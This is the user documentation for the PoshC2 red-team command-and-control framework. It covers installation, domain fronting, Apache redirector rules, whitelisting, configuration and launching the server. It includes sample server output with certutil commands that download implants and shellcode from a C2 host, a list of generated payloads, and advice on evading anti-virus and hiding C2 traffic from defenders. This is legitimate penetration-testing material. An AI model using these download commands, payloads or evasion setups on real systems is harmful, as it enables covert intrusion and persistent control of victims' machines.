PoshC2 Documentation

Ben Turner

Aug 03, 2020

Contents

1 Install 3

2 Installing for Docker 5

3 Keep In Touch 7

4 Key Contributors 9

5 Contribute 11

6 Index 13

PoshC2 is a proxy aware C2 framework used to aid penetration testers with red teaming, post-exploitation and lateral movement.

PoshC2 is primarily written in Python3 and follows a modular format to enable users to add their own modules and tools, allowing an extendible and flexible C2 framework. Out-of-the-box PoshC2 comes PowerShell/C# and Python3 implants with payloads written in PowerShell v2 and v4, C++ and C# source code, a variety of executables, DLLs and raw shellcode in addition to a Python3 payload. These enable C2 functionality on a wide range of devices and

operating systems, including Windows, *nix and OSX.

Other notable features of PoshC2 include:

- Consistent and Cross-Platform support using Docker.
- Highly configurable payloads, including default beacon times, jitter, kill dates, user agents and more.
- A large number of payloads generated out-of-the-box which are frequently updated and maintained to bypass common Anti-Virus products.
- Auto-generated Apache Rewrite rules for use in a C2 proxy, protecting your C2 infrastructure and maintaining good operational security.
- A modular format allowing users to create or edit C#, PowerShell or Python3 modules which can be run in-memory by the Implants.
- Notifications on receiving a successful Implant, such as via text message or Pushover.
- A comprehensive and maintained contextual help and an intelligent prompt with contextual auto-completion, history and suggestions.
- Fully encrypted communications, protecting the confidentiality and integrity of the C2 traffic even when communicating over HTTP.
- Client/Server format allowing multiple team members to utilise a single C2 server.
- Extensive logging. Every action and response is timestamped and stored in a database with all relevant information such as user, host, implant number etc. In addition to this the C2 server output is directly logged to a separate file.
- PowerShell-less implants that do not use System.Management.Automation.dll using C# or Python.
- A free and open-source SOCKS Proxy by integrating with SharpSocks

PoshC2 is fully open source and available on GitHub here: https://github.com/nettitude/PoshC2/

CHAPTER 1

Install

PoshC2 can be installed on any system with Python3 installed, however it is only commonly tested on Debian based Linux distribution, such as Ubuntu and Kali Linux. These operating systems are also free and open source and for the most reliable experience it is recommended that PoshC2 in this way, from a VPS or Virtual Machine if required.

It is recommended to add an exclusions folder for any host-based Anti-Virus for the PoshC2 install directory and project directory.

You can install PoshC2 directly or use the Docker images, instructions for both are below.

Elevated privileges are required as the install script performs *apt* updates and installations.

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2/master/Install.sh | sudo␣
↪bash
```

You can manually set the PoshC2 installation directory by passing it to the Install.sh script as the *-p* argument. The default is **/opt/PoshC2**:

1.1 Cutting Edge features

We want to keep the *master* branch stable to ensure that users are able to rely on it when required and for this reason changes can often be feature-complete but not yet present on *master* as they have not been tested completely and signed-off yet.

If you want to look at upcoming features in PoshC2 you can check out the *dev* branch, or any individual feature branches branched off of *dev*.

As features **are** tested before they are merged into *dev* this branch should still be fairly stable and operators can opt in to using this branch or a particular feature branch for their engagement. This does trade stablity for new features however so do it at your own discretion.

To use *dev* or a feature branch pass the branch name to the Install.sh script as the *-b* argument:

Note the URL includes the branch name also (here *dev* instead of *master*).

CHAPTER 2

Installing for Docker

You can also run PoshC2 using Docker, this allows more stable and running and enables PoshC2 to easily run on other operating systems.

This script does not clone PoshC2 as the PoshC2 images on Docker Hub are used, so only a minimal install of some dependencies and scripts are performed.

To start with, install Docker on the host and then add the PoshC2 projects directory to Docker as a shared directory if required for your OS. By default this is **/var/poshc2** on *nix.

2.1 Kali based hosts

Python3 install script:

Elevated privileges are required as the install script performs *apt* updates and installations.

To use the *dev* or feature branches with Docker curl down the *Install-for-Docker.sh* on the appropriate branch and pass the branch name as an argument:

2.2 Other OSs

On other *nix flavours and MacOS, copy the posh-docker* commands to your path. On Windows, import the PoshC2.psm1 PowerShell module.

CHAPTER 3

Keep In Touch

For all the latest news and features, or for the latest documentation and support check out the PoshC2 GitHub page or find us below:

Find us on Twitter - @Nettitude_Labs.

Find us on Slack - poshc2.slack.com (Send an email to labs below to be added to slack channel).

Find us on Email - labs@nettitude.com.

CHAPTER 4

Key Contributors

- Ben Turner - @benpturner
- Rob Bone - @m0rv4i
- Rob Maslen - @rbmaslen
- Doug McLeod - @b4ggio_su
- Rich Hicks - @scriptmonkey_
- Phil Lynch - @plynch98
- Ross Bingham - @pwndexter

CHAPTER 5

Contribute

We actively encourage the industry to contribute and would want nothing less for PoshC2, be it pull requests, reporting bugs or new ideas. There is no such thing as a stupid question or bad idea.

The best place to do this is on GitHub or chat in the PoshC2 slack channel.

CHAPTER 6


Index

6.1 Installation & Setup

6.1.1 Architecture

PoshC2 consists of a **C2 Server** process that listens for connections from implants and provides a log for task output, new implants, messages and so on, and one or more **Implant-Handler** processes that are used to issue commands to the C2 Server and Implants. The files responsible for running PoshC2 are stored in */opt/PoshC2* by default, and project specific files such as the configuration file, logs, generated payloads and (if using SQLite) a local database are stored in the project directory in */var/poshc2/<project name>*.


The database is used to store and log data and facilitates communication between the two processes. For example, every task that is issued to an implant from an Implant-Handler is stored in this database with a timestamp, the user who ran the command, the implant details and more. Tasks are then picked up from the database by the C2 Server process and issued to Implants when they check in, ensuring that no tasks go unlogged.



The Implant Handler writes tasks to the database which are picked up and updated by the C2 Server.

It is recommended to use a C2 Proxy to maintain operational security by proxying all traffic to the C2 Server. A simple VPS running Apache can be stood up and **mod_rewrite** used to silently redirect traffic from the proxy to the C2 Server without the client knowing, allowing the red team to keep their C2 infrastructure hidden and allowing flexibility should the proxy IP be compromised.

A typical example could look like this:



See the Apache page for more details.


Domain Fronting

PoshC2 can also use Domain Fronting for C2 communication.

Domain Fronting provides multiple additional benefits, such as:

- Outbound C2 traffic is in requests made to a legitimate website.
- That website's domain reputation is what is checked by the target.
- Domain Fronting cannot feasibly be detected unless SSL Inspection is in place.
- Additional layers of security are added between the target and the C2 server.

The way we perform domain fronting in PoshC2 is by adding the Host header to the web requests made by the C2 traffic.



To configure PoshC2 to use Domain Fronting, when editing the configuration ensure the **PayloadCommsHost** parameter points at the site being initially connected to by the target, i.e. the Domain Frontable site. The **DomainFrontHeader** parameter should then have the value of the CDN endpoint that will go in the HTTP Host header. This value should be the domain name only.

```
PayloadCommsHost = "https://frontable.com"
DomainFrontHeader = "endpoint.cdn.com"
```

Note that the host must have .NET v4.0.30319 installed and available to the Implant process. **If this is not the case, the implant will fall back to a direct connection to the CDN endpoint.**

6.1.2 Installation

PoshC2 is written in Python3 and developed and tested on Kali Linux. For this reason, it is recommended to run PoshC2 on Kali Linux to achieve the most stable results. Alternatively, Docker images are provided which allow PoshC2 to be run on any host that supports Docker.

If you are using a host Anti-Virus it is recommended that you add an exclusion on the folder or location of the PoshC2 install and its project directory.

An install script is provided for installing PoshC2:

```
*** PoshC2 Install script ***
Usage:
./Install.sh -b <git branch> -p <Directory to clone PoshC2 to>

Defaults are master branch to /opt/PoshC2
```

Elevated privileges are required as the install script performs *apt* updates and installations.

A bash one-liner is provided which curls down this script and executes it:

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2/master/Install.sh | sudo␣
↪bash
```

Alternatively the repository can be cloned down and the install script manually run.

```
sudo ./Install.sh
```

You can manually set the PoshC2 installation directory by passing it to the Install.sh script as the *-p* argument. The default is **/opt/PoshC2**:

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2/master/Install.sh | sudo␣
↪bash -s -- -p /root/PoshC2
```

Cutting Edge Features

We want to keep the *master* branch stable to ensure that users are able to rely on it when required and for this reason changes can often be feature-complete but not yet present on *master* as they have not been tested completely and signed-off yet.

If you want to look at upcoming features in PoshC2 you can check out the *dev* branch, or any individual feature branches branched off of *dev*.

As features **are** tested before they are merged into *dev* this branch should still be fairly stable and operators can opt in to using this branch or a particular feature branch for their engagement. This does trade stablity for new features however so do it at your own discretion.

To use *dev* or a feature branch pass the branch name to the Install.sh script as the *-b* argument:

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2/dev/Install.sh | sudo␣
↪bash -s -- -b dev
```

Note the URL includes the branch name also (here *dev* instead of *master*).

Docker

You can also run PoshC2 using Docker, this allows more stable and running and enables PoshC2 to easily run on other operating systems.

The Docker install does not clone PoshC2 as the PoshC2 images on Docker Hub are used, so only a minimal install of some dependencies and scripts are performed.

To start with, install Docker on the host and then add the PoshC2 projects directory to Docker as a shared directory if required for your OS. By default this is **/var/poshc2** on *nix.

Linux based hosts

For *nix hosts, an install script is provided:

```
*** PoshC2 Install script for Docker ***
Usage:
./Install-for-Docker.sh -b <git branch>

Default is the master branch
```

Elevated privileges are required as the install script performs script installations.

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2/master/Install-for-
↪Docker.sh | sudo bash
```

To use the *dev* or feature branches with Docker curl down the *Install-for-Docker.sh* on the appropriate branch and pass the branch name as an argument:

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2/BRANCHNAME/Install-for-
↪Docker.sh | sudo bash -s -- -b BRANCHNAME
```


Windows

On Windows, import the PoshC2.psm1 PowerShell module.

6.1.3 Apache Rewrite Rules

It is recommended to use a C2 Proxy to maintain operational security by proxying all traffic to the C2 Server. A simple VPS running Apache can be stood up and mod_rewrite used to silently redirect traffic from the proxy to the C2 Server without the client knowing, allowing the red team to keep their C2 infrastructure hidden and allowing flexibility should the proxy IP be compromised.

A typical example could look like this:



This provides operational security by not exposing the C2 infrastructure to the target or the internet at large, and allows the red team to pivot onto a different C2 proxy if the existing one is compromised, without the need to change the C2 server itself.

Using Apache Rewrite rules we can redirect traffic that is intended for the C2 server but also retain a fully functional web site on the same host that does not hit our Rewrite Rules, so that if bots, unrelated browsers or the blue-team come a-lookin' they are only served a benign website.

To help explain this Nettitude created a short blog which explains one way of achieving this using a VPS with OpenVPN:

- https://labs.nettitude.com/blog/making-poshc2-more-accessible-with-a-5-vps/

Setup

Once you've setup a VPS you will need to configure Apache to rewrite your C2 traffic back to the C2 Server instance. The example below details a typical example:

You will need to install Apache HTTPd and enable some modules before running the webserver:

```
apt-get install apache2
a2enmod ssl
a2enmod rewrite
a2enmod proxy
a2enmod proxy_http
a2enmod headers
```

As part of the C2 Server's bootstrap process when it first launches for a new project it generates a **rewrite-rules.txt** file with the required rules for that C2 server for the Apache configuration. We then place the rules within your Apache configuration file for relevant virtual hosts:

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<IfModule mod_ssl.c>
    <VirtualHost _default_:443>
        RewriteEngine On
        SSLProxyEngine On
        SSLProxyCheckPeerCN Off
        SSLProxyVerify none
        SSLProxyCheckPeerName off
        SSLProxyCheckPeerExpire off
        # Change IPs to point at C2 infrastructure below
        Define PoshC2 10.0.0.1
        Define SharpSocks 10.0.0.1
        RewriteRule ^/wpaas/(.*) https://${PoshC2}/wpaas/$1 [NC,L,P]
        RewriteRule ^/bh/sync/(.*) https://${PoshC2}/bh/sync/$1 [NC,L,P]
        RewriteRule ^/status/995598521343541248/(.*) https://${PoshC2}/status/
↪995598521343541248/$1 [NC,L,P]
        RewriteRule ^/adsense/troubleshooter/1631343/(.*) https://${PoshC2}/adsense/
↪troubleshooter/1631343/$1 [NC,L,P]
        RewriteRule ^/vssf/wppo/site/bgroup/visitor/(.*) https://${PoshC2}/vssf/wppo/
↪site/bgroup/visitor/$1 [NC,L,P]
        RewriteRule ^/adServingData/PROD/TMClient/6/8736/(.*) https://${PoshC2}/
↪adServingData/PROD/TMClient/6/8736/$1 [NC,L,P]
        RewriteRule ^/vfe01s/1/(.*) https://${PoshC2}/vfe01s/1/$1 [NC,L,P]
        RewriteRule ^/GoPro5/black/2018/(.*) https://${PoshC2}/GoPro5/black/2018/$1␣
↪[NC,L,P]
        RewriteRule ^/qqzddddd/2018/(.*) https://${PoshC2}/qqzddddd/2018/$1 [NC,L,P]
        RewriteRule ^/usersync/tradedesk/(.*) https://${PoshC2}/usersync/tradedesk/$1␣
↪[NC,L,P]
        RewriteRule ^/classroom/sharewidget/(.*) https://${PoshC2}/classroom/
↪sharewidget/$1 [NC,L,P]
        RewriteRule ^/uasclient/0.1.34/modules/(.*) https://${PoshC2}/uasclient/0.1.
↪34/modules/$1 [NC,L,P]
        RewriteRule ^/bootstrap/3.1.1/(.*) https://${PoshC2}/bootstrap/3.1.1/$1 [NC,L,
↪P]
        RewriteRule ^/babel-polyfill/6.3.14/(.*) https://${PoshC2}/babel-polyfill/6.3.
↪14/$1 [NC,L,P]
        RewriteRule ^/trader-update/(.*) https://${PoshC2}/trader-update/$1 [NC,L,P]
        RewriteRule ^/work/embedded/(.*) https://${PoshC2}/work/embedded/$1 [NC,L,P]
        RewriteRule ^/cisben/(.*) https://${PoshC2}/cisben/$1 [NC,L,P]
        RewriteRule ^/utag/lbg/main/prod/(.*) https://${PoshC2}/utag/lbg/main/prod/$1␣
↪[NC,L,P]
        RewriteRule ^/load/pages/(.*) https://${PoshC2}/load/pages/$1 [NC,L,P]
        RewriteRule ^/types/translation/v1/articles/(.*) https://${PoshC2}/types/
↪translation/v1/articles/$1 [NC,L,P]
        RewriteRule ^/async/(.*) https://${PoshC2}/async/$1 [NC,L,P]
        RewriteRule ^/business/(.*) https://${PoshC2}/business/$1 [NC,L,P]
        RewriteRule ^/branch-locator/(.*) https://${PoshC2}/branch-locator/$1 [NC,L,P]
        RewriteRule ^/business/retail-business/(.*) https://${PoshC2}/business/retail-
↪business/$1 [NC,L,P]
        RewriteRule ^/Philips/v902/(.*) https://${PoshC2}/Philips/v902/$1 [NC,L,P]
        RewriteRule ^/web/20110920084728/(.*) https://${SharpSocks}/web/
↪20110920084728/$1 [NC,L,P]
```

(continues on next page)

(continued from previous page)

```
        RewriteRule ^/putil/2018/0/11/(.*) https://${SharpSocks}/putil/2018/0/11/$1␣
↪[NC,L,P]

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
        SSLEngine on
        SSLCertificateFile    /etc/ssl/certs/ssl-cert-snakeoil.pem
        SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
    </VirtualHost>
</IfModule>
```

Any C2 URLs that match these rules will therefore be rewritten to the C2 Server. Any that do not match these URLs will instead be served content from the usual DocumentRoot, in this case **/var/www/html**.

Apache Whitelist

When performing a Red Team engagement, it is imperative that your C2 infrastructure be sufficiently locked down and should only allow implants from the correct IP address range of the Customer. This is known as whitelisting.

To add a whitelist to the C2 Proxy, create a file with all the IP addresses that are known to be the client. There is a slight nuance with Apache as the file format is the below:

```
10.0.0.1 -
10.0.0.2 -
```

This Python script will help convert a IP CIDR range into the correct format for Apache:

```
#!/usr/bin/python
from netaddr import IPNetwork
import sys

for ip in IPNetwork("10.10.0.0/21"):
    print '%s -' % ip
```

Once you have the whitelist, you can use the **RewriteMap** function to add the IP address list for use in rewrite conditions. Below is a simple Rewrite Rule which will respond to the client with a 404 Not Found response if the requesting IP is not in the whitelist.

```
RewriteMap IP txt:/etc/apache2/whitelist
Define PoshC2 10.0.0.1
RewriteCond ${IP:%{REMOTE_ADDR}|NOT-FOUND} !NOT-FOUND
RewriteRule ^/images/static/content/(.*) https://${PoshC2}/images/static/content/$1␣
↪[NC,P,L]
...
```

You have to do this for each rewrite rule you want to apply for each URL. In this case we are applying to the **/images/static/content/** path.

Whitelists and Domain Fronting

Another nuance is that if you are using Domain Fronting then the requesting IP will be that of the CDN provider, as they are making the request. They will however, put the originating IP in the **X-Forwarded-For** header, and it is this IP that we also whitelist on:

```
RewriteMap ips txt:/etc/apache2/whitelist.txt
RewriteCond ${ips:%{REMOTE_ADDR}|NOT-FOUND} !NOT-FOUND [OR]
RewriteCond ${ips:%{HTTP:X-Forwarded-For}|NOT-FOUND} !NOT-FOUND
RewriteRule ^/images/static/content/(.*) https://${PoshC2}/images/static/content/$1␣
↪[NC,P,L]
...
```

Please see the Apache HTTPd and mod_rewrite websites for more information.

6.1.4 Configuring & Starting PoshC2

Once you have installed PoshC2 the first step is to create a new project abd then edit the configuration file.

Configuration

PoshC2's projects are stored in */var/poshc2/*, project creation, listing and switching is handled by the *posh-project* script:

```
[*] Usage: posh-project -n <new-project-name>
[*] Usage: posh-project -s <project-to-switch-to>
[*] Usage: posh-project -l (lists projects)
```

Start by creating a new project:

```
posh-project -n my-project-name
```

All project data and configuration is then stored in this project directory at */var/poshc2/my-project-name*.

You can edit the configuration file for your current project by issuing the following command:

```
posh-config
```

This will open the configuration file in your local *$EDITOR* of choice. If this variable is not set, then the default is vim. A *–nano* option exists for users who prefer nano.

Some common options to change include:

- *PayloadCommsHost* - This is the URL list that you want to use for all C2 communications that the payloads will beacon out to.
- *DomainFrontHeader* - If Domain Fronting is being used, this will be the value of the HTTP **Host** headers.
- *KillDate* - This is the date that all persistence and implants will stop beaconing.
- *Jitter* - The beacon period jitter value as a decimal (e.g. 0.2 = 20% = between 4 and 6s if the beacon is 5s.).
- *DefaultSleep* - The default beacon period for new implants.
- *EnableNotifications* - Enable notifications for when a new implant connections (requires ClockworkSMS or Pushover to be set up).
- *NotificationsProjectName* - A prefix for notifications to identify this server.
- *DefaultMigrationProcess* - For generated payloads that migrate into a new process, this is the process that is spawned and migrated into.
- *UserAgent* - the UserAgent to use for HTTP(S) communications.

By default, PoshC2 will configure the implant to use HTTPS, however it can be used over plain text HTTP if required by changing the **PayloadCommsHost** protocol to http://. Even over HTTP, all communications are encrypted in order to keep communications secure. The added benefit of HTTPS is that unless the organisation is performing SSL Inspection the communications cannot be checked, and encrypted HTTP traffic could be deemed suspicious. Furthermore, HTTPS traffic encrypts all HTTP headers, allowing the use of Domain Fronting without the Host header being readable, again unless SSL Inspection is being performed.

```
# These options are loaded into the database on first run, changing them after
# that must be done through commands (such as set-defaultbeacon), or by
# creating a new project

# Server Config
BindIP: '0.0.0.0'
BindPort: 443

# Database Config
DatabaseType: SQLite # or Postgres
PostgresConnectionString: "dbname='poshc2_project_x' port='5432' user='admin' host='192.1

# Payload Comms
PayloadCommsHost: "https://127.0.0.1" # "https://www.domainfront.com:443,https://www.dire
DomainFrontHeader: ""  # "axpejfaaec.cloudfront.net,www.direct.com"
Referrer: ""  # optional
ServerHeader: "Apache"
UserAgent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
2

DefaultSleep: "5s"
Jitter: 0.20
KillDate: "2020-10-01"  # yyyy-MM-dd
UrlConfig: "urls" # Beacon URLs will be taken from resources/urls.txt if value is 'urls'.

# Payload Options
DefaultMigrationProcess: "C:\\Windows\\system32\\netsh.exe"  # Used in the PoshXX_migrate

# Notifications Options
NotificationsProjectName: "PoshC2"
EnableNotifications: "No"

# Pushover - https://pushover.net/
Pushover_APIToken: ""
Pushover_APIUser: ""

# SOCKS Proxying Options
SocksHost: "http://127.0.0.1:49031"

# PBind Options
PBindPipeName: "jaccdpqnvbrrxlaf"
PBindSecret: "mtkn4"
```

Running PoshC2

C2 Server

Once PoshC2 has been configured, launch the C2 server by running the following:

```
posh-server
```

The first time the C2 server is run per project, it will create the project folder structure and database and build all the out-of-the-box payloads for your configuration, in addition to printing some quickstart commands to the server log, such as a PowerShell one liner for quick testing.

```
Msbuild payload files:
Payload written to: /var/poshc2/test/payloads/Posh_v2_msbuild.xml
Payload written to: /var/poshc2/test/payloads/Posh_v4_msbuild.xml
Payload written to: /var/poshc2/test/payloads/PBind_v4_msbuild.xml
Payload written to: /var/poshc2/test/payloads/Sharp_v4_msbuild.xml
Payload written to: /var/poshc2/test/payloads/PBindSharp_v4_msbuild.xml

CSC payload files:
Payload written to: /var/poshc2/test/payloads/Posh_v2_csc.cs
Payload written to: /var/poshc2/test/payloads/Posh_v4_csc.cs
Payload written to: /var/poshc2/test/payloads/PBind_v4_csc.cs
Payload written to: /var/poshc2/test/payloads/Sharp_v4_csc.cs
Payload written to: /var/poshc2/test/payloads/PBindSharp_v4_csc.cs

Donut shellcode files:
Payload written to: /var/poshc2/test/payloads/Posh_v2_Donut_x86_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/Posh_v2_Donut_x86_Shellcode.bin
Payload written to: /var/poshc2/test/payloads/Posh_v2_Donut_x64_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/Posh_v2_Donut_x64_Shellcode.bin
Payload written to: /var/poshc2/test/payloads/Posh_v4_Donut_x86_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/Posh_v4_Donut_x86_Shellcode.bin
Payload written to: /var/poshc2/test/payloads/Posh_v4_Donut_x64_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/Posh_v4_Donut_x64_Shellcode.bin
Payload written to: /var/poshc2/test/payloads/PBind_v4_Donut_x86_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/PBind_v4_Donut_x86_Shellcode.bin
Payload written to: /var/poshc2/test/payloads/PBind_v4_Donut_x64_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/PBind_v4_Donut_x64_Shellcode.bin
Payload written to: /var/poshc2/test/payloads/Sharp_v4_Donut_x86_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/Sharp_v4_Donut_x86_Shellcode.bin
Payload written to: /var/poshc2/test/payloads/Sharp_v4_Donut_x64_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/Sharp_v4_Donut_x64_Shellcode.bin
Payload written to: /var/poshc2/test/payloads/PBindSharp_v4_Donut_x86_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/PBindSharp_v4_Donut_x86_Shellcode.bin
Payload written to: /var/poshc2/test/payloads/PBindSharp_v4_Donut_x64_Shellcode.b64
Payload written to: /var/poshc2/test/payloads/PBindSharp_v4_Donut_x64_Shellcode.bin

Python2 OSX/Unix/Win Dropper written to: /var/poshc2/test/payloads/py_dropper.sh

Download Posh64 & Posh32 executables using certutil:
certutil -urlcache -split -f https://172.16.175.131/qqzddddd/2018/_ex86 %temp%\gWThSvWUWJF
certutil -urlcache -split -f https://172.16.175.131/qqzddddd/2018/_ex64 %temp%\xgpzRZCp6A8

Download Posh/Sharp x86 and x64 shellcode from the webserver:
certutil -urlcache -split -f https://172.16.175.131/qqzddddd/2018/s/64/portal %temp%\YPIEi
certutil -urlcache -split -f https://172.16.175.131/qqzddddd/2018/s/86/portal %temp%\BgG7O
certutil -urlcache -split -f https://172.16.175.131/qqzddddd/2018/p/64/portal %temp%\EnzEU
certutil -urlcache -split -f https://172.16.175.131/qqzddddd/2018/p/86/portal %temp%\Hq8Xf

pbind-connect hostname jaccdpqnvbrrxlaf mtkn4
```



```
Macro Payload written to: /var/poshc2/test/payloads/_macro.txt

Quickstart written to /var/poshc2/test/quickstart.txt
```

Once the log reports that the webserver is running, PoshC2 is ready to receive implants.

If a second user wants to view the C2 Server log they cannot run *posh-server* again as this will attempt to bind to the same port. Instead, the log can be viewed with:

```
posh-log
```


Implant Handler

The Implant-Handler is used to interact with the C2 Server and any Implants. It can be started by issuing this command:

```
posh
```

This will prompt the user for a username. This is only used for logging and tracking purposes. You can set the user from the command line through the *-u* option:

```
posh -u crashoverride
```



Multiple Implant-Handler processes can be run to allow different users or sessions to control the C2 Server.

Docker

If you are using Docker, you can specify a Docker image tag to use by passing the *-t* argument to the C2Server or ImplantHandler:

```
posh -u crashoverride -t latest
```

Additionally, as the C2Server container is not interactive when using Docker, a *posh-stop-server* script exists for stopping this process.

Project Folder

Each project creates a unique folder to store all data and downloads specific to that engagement, including unique encryption keys. This means if you have shellcode pre-configured for one project, this will not connect to another project as the encryption keys will not match. This is an in-built safety measure to ensure that only expected payloads connect to expected servers.

Running as a Service

When running on a server, PoshC2 can be setup to run as a service instead of a foreground process.

